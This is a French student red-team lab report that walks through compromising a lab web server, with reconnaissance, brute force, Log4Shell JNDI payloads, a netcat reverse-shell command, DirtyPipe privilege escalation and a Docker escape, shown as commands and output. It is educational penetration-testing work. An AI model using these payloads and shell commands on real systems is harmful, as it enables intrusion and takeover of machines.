

SAE 6.01

Sécuriser un système Réagir face
à une cyberattaque



Rapport de SAE Partie Red Team

Etudiants :

- Samed KOC
- Maxime BRODIN



SOMMAIRE

I.	PRISE EN MAIN DE LA MAQUETTE.....	3
II.	REALISATION DE L'ATTAQUE – PREMIERE PHASE	3
1)	CONTEXTE	3
2)	RECONNAISSANCE	3
3)	SCAN	5
4)	PREUVE DE CONCEPT (POC)	6
5)	FUZZING	7
6)	BRUTEFORCE	9
7)	LOG4SHELL / PREUVE DE CONCEPT... SUITE	10
8)	EXPLOITATION.....	11
9)	ESCALADE DE PRIVILEGES	12
10)	DOCKER ESCAPE	15
11)	METASPLOIT.....	15
a.	<i>Découverte</i>	15
b.	<i>Reverse shell.....</i>	16
c.	<i>Meterpreter.....</i>	18
12)	PERSISTANCE	19
a.	<i>Installation de Netcat</i>	19
b.	<i>Exploit de type persistance pour SystemD</i>	20
III.	REALISATION DE L'ATTAQUE – DEUXIEME PHASE	22
1)	PIVOTING	22
2)	LATERALISATION	25
3)	SECONDE PERSISTANCE.....	27

I. Prise en main de la maquette

Ouvrez une console sur la Kali attaquant et notez l'adresse IP qui lui a été attribuée par le serveur DHCP du réseau NAT :

10.0.2.4/24

Exécutez, à l'aide de l'utilitaire netcat, la commande nc -lvp 9999. Quel est le rôle de la commande ci-dessus ?

Elle ouvre un serveur Netcat écoutant sur le port 9999 et affiche toute connexion entrante.

C'est utile pour :

- Tester la connectivité réseau (ex: vérifier si un port est ouvert sur un pare-feu).
- Créer un serveur de réception de fichiers via Netcat.
- Établir un Shell inversé (reverse shell) dans un contexte d'administration ou de tests de sécurité.

Sur la VM Poste LID, ouvrez également une console et exécutez la commande nc IP.RED 9999. Lisez l'adresse IP ayant établie le contact sur la Kali attaquant, il s'agit de l'adresse IP de sortie de l'infrastructure de Securim© :

10.0.2.5/24

II. Réalisation de l'attaque – Première phase

1) Contexte

Dans le cadre de la SAE, pour la partie Red Team, nous devons infiltrer l'infrastructure informatique de Securim© dont le seul point d'entrée de départ est leur site internet.

2) Reconnaissance

En lien avec la sécurité informatique, définissez l'OSINT (OpenSourceIntelligence) :

L'OSINT (Open Source Intelligence) est la collecte et l'analyse d'informations accessibles publiquement pour le renseignement, la cybersécurité ou l'investigation. Il exploite des sources comme Internet, les réseaux sociaux, les registres publics et les fuites de données. En cybersécurité, il sert à identifier des menaces, suivre les tendances, faciliter l'ingénierie sociale et préparer des tests d'intrusion.

Recherchez en OSINT des éléments qui pourraient faciliter votre attaque. Vous pouvez par exemple consulter des sites qui apportent des informations sur la réputation des entreprises :

Informations récoltées :

- Numéro contact 02 02
- Email : webmaster@securim.cfd
- Adresse : 12 rue jeanne hachette 92320 CHATILLON
- Info société : <https://www.societe.com/societe/securim-445397656.html>
- SIREN : 445397656
- Forme juridique : Société à responsabilité limitée
- Date de création : 04 mars 2003
- Nom : SECURIM
- Numéro : 0891656983
- Activité : Travaux d'installation électrique dans tous locaux (4321A)
- Activité principale déclarée : COMMERCIALISATION ET INSTALLATION DE TOUS SYSTEMES DE CONTROLES D'ACCES, DE SECURITE, D'INTERPHONE ET DE SERRURERIE

Quel est le nom du dirigeant de la société Securim ?

Eric DUPUIS

Quelle est l'URL de son compte LinkedIn ?

<https://www.linkedin.com/in/eric-dupuis-4b132963>

Gilles Ramataclan : Que pouvez-vous trouver d'autre sur ce dernier ?

The screenshot shows a LinkedIn message inbox. On the left, there is a list of messages. The first message is from 'Gilles RATAMACLAN' dated '03/09/2022, 01h19'. The message content is as follows:

Gilles RATAMACLAN ◊
Nouveau candidat au Club

Architecte de système d'information
Inscrit en: Septembre 2022
Messages: 1

Architecture vulnérable ou pas ?


Bonjour,

Je viens d'arriver sur un nouveau poste et j'ai trouvé une vulnérabilité sur un des dockers qui sert au développement des services web.

Est-ce qu'il y a un risque pour le reste de l'infrastructure ? Et notamment pour la partie LAN ?

L'architecture en question est celle-ci :

Cordialement,
Gilles RATAMACLAN



Dévoile une vulnérabilité sur le serveur web

Qu'est-ce qu'un reverse-proxy et quel reverse-proxy est vraisemblablement utilisé par la société Securim© ?

Un reverse proxy est un serveur intermédiaire qui gère et redirige les requêtes des clients vers les serveurs backend. Il améliore la sécurité (masquage des IP, protection DDoS), optimise les performances (caching, compression, équilibrage de charge) et facilite l'authentification et le chiffrement SSL/TLS. La société Securim© semble utiliser NGINX comme reverse proxy.

3) Scan

Vous allez utiliser l'utilitaire nmap pour scanner le point d'entrée de l'infrastructure Securim©:

```
nmap -sV -T2 -Pn -f --max-retries 3 --scan-delay 5s --data-length 50 10.0.2.5
```

Explication des options :

- **-sV** Déetecte la version des services qui tournent sur les ports ouverts.
- **-T2** Réduit la vitesse du scan (mode lent et discret).
- **-Pn** Ignore le ping (considère l'hôte comme actif même s'il ne répond pas aux pings).
- **-f** Fragmente les paquets pour essayer de contourner les pares-feux

et IDS.

- **--max-retries 3** Limite les tentatives de scan sur un même port à 3 essais (évite d'être trop bruyant).
- **--scan-delay 5s** Ajoute un délai de 5 secondes entre chaque scan pour simuler un trafic humain.
- **--data-length 50** Ajoute 50 octets de remplissage aléatoire pour masquer la signature du scan.

Objectifs du scan :

- Découvrir quels services tournent sur l'hôte (HTTP, SSH, FTP, etc.).
- Éviter d'être détecté facilement par un IDS/pare-feu grâce à la fragmentation et aux délais.
- Collecter des informations précises sur les versions des services sans envoyer trop de requêtes d'un coup.

Y-a-t-il des ports d'ouverts ?

Oui, le port 80

Quel est le service qui écoute ce port ?

Le service utilisé est HTTP par NGINX

```
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-25 15:11 CET
Nmap scan report for securim.cfd (10.0.2.5)
Host is up (0.00072s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.22.0
MAC Address: 08:00:27:CA:E3:A5 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds
```

4) Preuve de Concept (PoC)

Qu'est-ce qu'une PoC en informatique ?

Une PoC (Proof of Concept) est une démonstration visant à prouver la faisabilité d'une idée, d'une technique ou d'une faille de sécurité. En cybersécurité, il s'agit souvent d'un code ou d'un exploit prouvant qu'une vulnérabilité est exploitable, comme une injection SQL ou une exécution de code à distance (RCE).

Qu'est-ce qu'une URI ?

Une **URI** (Uniform Resource Identifier) est une chaîne de caractères qui identifie de manière unique une ressource sur un réseau, comme le Web. Elle peut pointer vers une page web, un fichier, une boîte mail, une API ou un document local.

Une URI suit une structure standard :

schéma://autorité/chemin?requête#fragment

- Le schéma défini le protocole ou la méthode d'accès à la ressource.
 - Exemples : http, https, ftp, mailto, file, data
- L'autorité contient des informations sur l'hôte, qui peuvent inclure :
 - Un utilisateur et un mot de passe (rare) → user:pass@
 - Un nom de domaine ou une adresse IP → www.example.com, 192.168.1.1
 - Un port (optionnel) → :8080
- Le chemin indique l'emplacement exact de la ressource sur le serveur.
 - Exemples : /index.html, /images/photo.jpg, /api/user
- La requête contient des paramètres sous forme de paires clé=valeur séparées par &.
 - Exemple : ?id=42&lang=fr
- Le fragment permet d'accéder à une section spécifique d'une ressource, souvent dans une page HTML.
 - Exemple : #section1

Même question pour User-Agent et le Referer ?

Le User-Agent est une en-tête HTTP qui identifie le logiciel envoyant la requête (navigateur, bot, application). Il fournit des informations sur le nom, la version du logiciel et parfois le système d'exploitation. Il permet aux serveurs d'adapter le contenu ou de bloquer certains bots.

Le Referer est une en-tête HTTP indiquant l'URL de la page précédente d'où provient la requête. Il est utilisé pour analyser le trafic web et détecter des abus comme le hotlinking. Cependant, il peut aussi exposer des informations sensibles, d'où la possibilité de le modifier ou de le bloquer pour des raisons de sécurité.


Le serveur est-il vulnérable à Log4Shell, autrement dit, recevez-vous une réponse ?

Non, nous ne recevons pas de réponse.


5) Fuzzing

Alors que les répertoires images, js et css servent tous les 3 à l'affichage de la page principale, quel autre répertoire avez-vous découvert* ?

Nous avons trouvé le répertoire /developers/



Nous avons utilisé dirbuster pour faire la recherche avec le dictionnaire `/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`



Quel est le code HTTP retourné par le serveur pour ce répertoire et à quoi correspond-il ?

Le code HTTP retourné est le code 401 qui correspond à un accès non autorisé.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://securim.cfd:80/

Scan Information \ Results - List View: Dirs: 7 Files: 7 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
Dir	/images/	403	381
Dir	/	200	18490
File	/index.html	200	18492
File	/about.html	200	8484
File	/service.html	200	9068
File	/blog.html	200	8756
File	/contact.html	200	8667
Dir	/js/	403	381
File	/js/jquery-3.4.1.min.js	200	88407
File	/js/bootstrap.js	200	141494
Dir	/css/	403	381
Dir	/developers/	401	390

Current speed: 397 requests/sec (Select and right click for more options)

Average speed: (T) 405, (C) 407 requests/sec

Parse Queue Size: 0 Current number of running threads: 10

Total Requests: 22696/1102752 Change

Time To Finish: 00:44:13 Report

Starting dir/file list based brute forcing /css/Awards/

Confirmez ce point en essayant d'accéder à cette ressource depuis votre navigateur.

Google

securim.cfd/developers/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

À propos Google Store

securim.cfd

Ce site vous demande de vous connecter.

Nom d'utilisateur

Mot de passe

Connexion Annuler

6) Bruteforce

Quels sont les identifiants de la zone protégée ?

Utilisateur : test

Mot de passe : genius


The screenshot shows the xHydra interface. At the top, there are tabs: Target, Passwords, Tuning, Specific, and Start. The Start tab is selected. Below the tabs, there is a large text area displaying a log of login attempts:

```
[ATTEMPT] target securim.cfd - login "admin" - pass "genius" - 58 of 10000000 [child 9] (0/0)
[ATTEMPT] target securim.cfd - login "test" - pass "genius" - 59 of 10000000 [child 11] (0/0)
[ATTEMPT] target securim.cfd - login "root" - pass "genius" - 60 of 10000000 [child 13] (0/0)
[ATTEMPT] target securim.cfd - login "mysql" - pass "12345" - 61 of 10000000 [child 14] (0/0)
[ATTEMPT] target securim.cfd - login "info" - pass "12345" - 62 of 10000000 [child 15] (0/0)
[ATTEMPT] target securim.cfd - login "postgres" - pass "12345" - 63 of 10000000 [child 10] (0/0)
[ATTEMPT] target securim.cfd - login "guest" - pass "12345" - 64 of 10000000 [child 12] (0/0)
[ATTEMPT] target securim.cfd - login "nagios" - pass "12345" - 65 of 10000000 [child 2] (0/0)
[ATTEMPT] target securim.cfd - login "user" - pass "12345" - 66 of 10000000 [child 3] (0/0)
[ATTEMPT] target securim.cfd - login "oracle" - pass "12345" - 67 of 10000000 [child 0] (0/0)
[ATTEMPT] target securim.cfd - login "admin" - pass "12345" - 68 of 10000000 [child 1] (0/0)
[ATTEMPT] target securim.cfd - login "test" - pass "12345" - 69 of 10000000 [child 6] (0/0)
[ATTEMPT] target securim.cfd - login "root" - pass "12345" - 70 of 10000000 [child 14] (0/0)
[ATTEMPT] target securim.cfd - login "mysql" - pass "1234" - 71 of 10000000 [child 15] (0/0)
[ATTEMPT] target securim.cfd - login "info" - pass "1234" - 72 of 10000000 [child 4] (0/0)
[ATTEMPT] target securim.cfd - login "postgres" - pass "1234" - 73 of 10000000 [child 5] (0/0)
[ATTEMPT] target securim.cfd - login "guest" - pass "1234" - 74 of 10000000 [child 7] (0/0)
[ATTEMPT] target securim.cfd - login "nagios" - pass "1234" - 75 of 10000000 [child 8] (0/0)
[ATTEMPT] target securim.cfd - login "user" - pass "1234" - 76 of 10000000 [child 9] (0/0)
[ATTEMPT] target securim.cfd - login "oracle" - pass "1234" - 77 of 10000000 [child 13] (0/0)
[ATTEMPT] target securim.cfd - login "admin" - pass "1234" - 78 of 10000000 [child 10] (0/0)
```

Below the log, it says "[80][http-get] host: securim.cfd login: test password: genius <finished>". At the bottom, there are buttons for Start, Stop, Save Output, and Clear Output.

Confirmez ces identifiants en vous connectant avec votre navigateur.

Quel est le contenu de la page chargée ?



7) Log4Shell / Preuve de concept... suite

Qu'est-ce que ce nouveau serveur journalise avec la bibliothèque Log4j : les URI, les User-Agent ou les Referer ?

Le nouveau serveur journalise avec la bibliothèque Log4j les Referer.

```
[root@kali] [/home/kali]
# curl -v -u test:genius -A '${jndi:ldap://10.0.2.4:9999}' http://securim.cfd/developers/
* Trying 10.0.2.5:80 ...
* Connected to securim.cfd (10.0.2.5) port 80 (#0)
* Server auth using Basic with user 'test'
> GET /developers/ HTTP/1.1
> Host: securim.cfd
> Authorization: Basic dGVzdDpnZW5pdXM=
> User-Agent: ${jndi:ldap://10.0.2.4:9999}
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Server: nginx/1.22.0
< Date: Tue, 25 Feb 2025 15:32:59 GMT
< Content-Type: text/plain; charset=UTF-8
< Content-Length: 13
< Connection: keep-alive
<
* Connection #0 to host securim.cfd left intact
Hello, world!

[ (root@kali)-[/home/kali]
# curl -v -u test:genius -e '${jndi:ldap://10.0.2.4:9999}' http://securim.cfd/developers/
* Trying 10.0.2.5:80 ...
* Connected to securim.cfd (10.0.2.5) port 80 (#0)
* Server auth using Basic with user 'test'
> GET /developers/ HTTP/1.1
> Host: securim.cfd
> Authorization: Basic dGVzdDpnZW5pdXM=
> User-Agent: curl/7.82.0
> Accept: */*
> Referer: ${jndi:ldap://10.0.2.4:9999}
>
```

```
[ (root@kali)-[/home/kali]
# nc -lvp 9999
listening on [any] 9999 ...
connect to [10.0.2.4] from securim.cfd [10.0.2.5] 9709
0
`--
```

8) Exploitation

Obtenez un shell distant. Quel est le nom hôte de la machine distante ?

Le nom d'hôte de la machine distante est 7e82eef02589

Quel est le nom de l'utilisateur du shell ?

User

```

root@kali:~#
Fichier Actions Éditer Vue Aide
└── (root@kali)-[~]
    └── # nc -lvp 9999
        listening on [any] 9999 ...
        connect to [10.0.2.4] from securim.cfd [10.0.2.5] 43151
        sh -i
        / $ hostname
        7e82eef02589
        / $ whoami
        user
        / $ [redacted]

root@kali:~#
Fichier Actions Éditer Vue Aide
└── (root@kali)-[~]
    └── # curl -v -u test:genius -${jndi:ldap://10.0.2.4:1389/a9z9zh} 'http://securim.cfd/developers/'
      * Trying 10.0.2.5:80 ...
      * Connected to securim.cfd (10.0.2.5) port 80 (#0)
      * Server auth using Basic with user 'test'
      > GET /developers/ HTTP/1.1
      > Host: securim.cfd
      > Authorization: Basic dGVzdDpnZW5pdXM=
      > User-Agent: curl/7.82.0
      > Accept: */*
      > Referer: ${jndi:ldap://10.0.2.4:1389/a9z9zh}
      >
      * Mark bundle as not supporting multiuse
      < HTTP/1.1 200
      < Server: nginx/1.22.0
      < Date: Wed, 26 Feb 2025 07:58:34 GMT
      < Content-Type: text/plain;charset=UTF-8
      < Content-Length: 13
      < Connection: keep-alive
      <
      * Connection #0 to host securim.cfd left intact
      Hello, world!
      [redacted]
      [redacted]

```

```

root@kali:~/Bureau/redtools/log4shell
Fichier Actions Éditer Vue Aide
└── #
    └── (root@kali)-[~]
        └── # java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc 10.0.2.4 9999 -e /bin/sh" -A "10.0.2.4"
        [ADDRESS] >> 10.0.2.4
        [COMMAND] >> nc 10.0.2.4 9999 -e /bin/sh
        _____ JNDI Links _____
        Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
        rmi://10.0.2.4:1099/a9z9zh
        ldap://10.0.2.4:1389/a9z9zh
        Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
        rmi://10.0.2.4:1099/8op0us
        ldap://10.0.2.4:1389/8op0us
        Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
        rmi://10.0.2.4:1099/osprns
        _____ Server Log _____
        2025-02-26 08:58:07 [JETTYSERVER]>> Listening on 0.0.0.0:8180
        2025-02-26 08:58:07 [RMISERVER] >> Listening on 0.0.0.0:1099
        2025-02-26 08:58:08 [LDAPSERVER] >> Listening on 0.0.0.0:1389
        2025-02-26 08:58:34 [LDAPSERVER] >> Send LDAP reference result for a9z9zh redirecting to http://10.0.2.4:8180/ExecTemplateJK8.class
        2025-02-26 08:58:34 [JETTYSERVER]>> Log a request to http://10.0.2.4:8180/ExecTemplateJK8.class
        [redacted]

```

Sur votre shell distant, avez-vous le droit root ?

```

7e82eef02589:/$ id -u
1000
7e82eef02589:/$ groups
user

```

Non, nous n'avons pas les droits, si tel avait été le cas, la commande id -u aurait dû retourner 0 et nous devrions être dans le groupe « sudo ».

9) Escalade de priviléges

Sur quelle distribution la machine distante tourne-t-elle ?

Alpine Linux

```

7e82eef02589:/$ cat /etc/os-release
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.8.2
PRETTY_NAME="Alpine Linux v3.8"
HOME_URL="http://alpinelinux.org"
BUG_REPORT_URL="http://bugs.alpinelinux.org"

```

Quelle est la version du noyau Linux utilisé ?

```

7e82eef02589:/$ uname -r
5.10.0-8-amd64

```

Exploit Title	URL
Linux Kernel (Solaris 10 / < 5.10 138888-01)	https://www.exploit-db.com/exploits/15962
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedor	https://www.exploit-db.com/exploits/9479
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'o	https://www.exploit-db.com/exploits/39166
Linux Kernel 4.8.0 UDEV < 232 - Local Privil	https://www.exploit-db.com/exploits/41886
Linux Kernel 5.8 < 5.16.11 - Local Privilege	https://www.exploit-db.com/exploits/50808

Shellcodes: No Results

Consulter cette page et donner le nom de l'exploit associé

Nous avons trouvé l'exploit CVE-2022-0847 qui correspond à nos attentes (élévation de privilèges) et correspond à notre version :

The screenshot shows the Exploit Database homepage with the URL https://www.exploit-db.com/exploits/50808. The page title is "EXPLOIT DATABASE". Below the title, there's a search bar and navigation links for Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

EDB-ID: 50808	CVE: 2022-0847	Author: LANCE BIGGERSTAF F	Type: LOCAL	Platform: m: LINUX	Date: 2022-03-08
EDB Verified: ✘		Exploit: Download / Source		Vulnerable App:	

Quelle CVE (Common Vulnerabilities and Exposures) est associée à cet exploit ?

La CVE-2022-0847 est associée à cet exploit

Transférez l'exploit sur la machine distante.

On monte un serveur web, on l'installe sur la machine cible et on le compile :

```
(root㉿kali)-[~/home/kali/Bureau/redtools/dirtypipe]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.5 -- [26/Feb/2025 09:51:48] "GET /exploit.c HTTP/1.1" 200 -
[26/Feb/2025 09:51:48] "GET /exploit.c HTTP/1.1" 200 -
7e82eef02589:/home/user$ 7e82eef02589:/home/user$ Aide
7e82eef02589:/home/user$ wget http://10.0.2.4:8000/exploit.c
7e82eef02589:/home/user$ gcc exploit.c -o exploit
7e82eef02589:/home/user$ [REDACTED]
```

Rappeler pourquoi certains fichiers exécutables ont le bit setuid activé ?

Le bit setuid est un attribut des fichiers exécutables sous Unix/Linux qui permet à un utilisateur de lancer un programme avec les priviléges du propriétaire du fichier, plutôt que les siens.

On l'utilise pour :

- Accorder des priviléges élevés : Certains programmes doivent s'exécuter avec des droits élevés pour modifier des fichiers sensibles, comme passwd, qui change les mots de passe utilisateurs et accède à /etc/shadow.
- Sécurité et gestion des permissions : Il permet d'exécuter une tâche avec les droits nécessaires sans donner un accès complet aux priviléges administratifs.
- Utilisation sur des systèmes partagés : Sur un serveur multi-utilisateurs, il facilite l'accès à certaines fonctions sans exposer des droits root à tous les utilisateurs.

Trouver les binaires setuid disponibles sur la machine distante et choisissez-en un :

```
└─(root㉿kali)-[~]
  └─# nc -lvp 9999
listening on [any] 9999 ...
connect to [10.0.2.4] from securim.cfd [10.0.2.5] 27224
sh -li
7e82eef02589:/$ ./exploit /usr/bin/sudo
7e82eef02589:/$ cd ~
7e82eef02589:/home/user$ ./exploit /usr/bin/sudo
[+] hijacking uid binary..
bash -li
sh -i
7e82eef02589:/home/user# id -u
0
7e82eef02589:/home/user# id
uid=0(root) gid=0(root)
7e82eef02589:/home/user$ find /usr/bin -perm -4000 -type f 2>/dev/null
/usr/bin/sudo
```

Est-ce que l'utilisateur que vous utilisez dispose d'un mot de passe ?

Le compte user n'a pas de mot de passe défini. Il est verrouillé donc il empêche la connexion avec un mot de passe mais pas avec SSH clé publique par exemple.

```
7e82eef02589:/home/user# grep "^\user" /etc/shadow
user::!:19228:0:99999:7 :::
```

Sommes-nous dans un conteneur Docker ?

Oui, car le fichier /.dockerenv existe

```
7e82eef02589:/home/user# ls -la /.dockerenv
-rwxr-xr-x    1 root      root           0 Nov 13  2022 /.dockerenv
```

10) Docker Escape

Quel est le nom de la partition principale ?

La partition principale est /dev/sda1 on le voit avec le champ Boot avec la valeur *. De plus sa taille est plutôt conséquente.

```
7e82eef02589:/home/user# fdisk -l
Disk /dev/sda: 8192 MB, 8589934592 bytes, 16777216 sectors
32896 cylinders, 255 heads, 2 sectors/track
Units: cylinders of 510 * 512 = 261120 bytes

Device Boot StartCHS EndCHS StartLBA EndLBA Sectors Size Id Type
/dev/sda1 * 4,4,1 1023,254,2 2048 14776319 14774272 7214M 83 Linux
/dev/sda2 1023,254,2 1023,254,2 14778366 16775167 1996802 975M 5 Extended
/dev/sda5 1023,254,2 1023,254,2 14778368 16775167 1996800 975M 82 Linux swap
```

Nous avons monté le disque dans /mnt/host :

```
7e82eef02589:/home/user# fdisk -l
Disk /dev/sda: 8192 MB, 8589934592 bytes, 16777216 sectors
32896 cylinders, 255 heads, 2 sectors/track
Units: cylinders of 510 * 512 = 261120 bytes

Device Boot StartCHS EndCHS StartLBA EndLBA Sectors Size Id Type
/dev/sda1 * 4,4,1 1023,254,2 2048 14776319 14774272 7214M 83 Linux
/dev/sda2 1023,254,2 1023,254,2 14778366 16775167 1996802 975M 5 Extended
/dev/sda5 1023,254,2 1023,254,2 14778368 16775167 1996800 975M 82 Linux swap
```

Quel est l'OS de la machine hôte ?

L'OS de la machine hôte est Debian GNU/Linux :

```
7e82eef02589:/mnt/host# cat etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

11) Metasploit

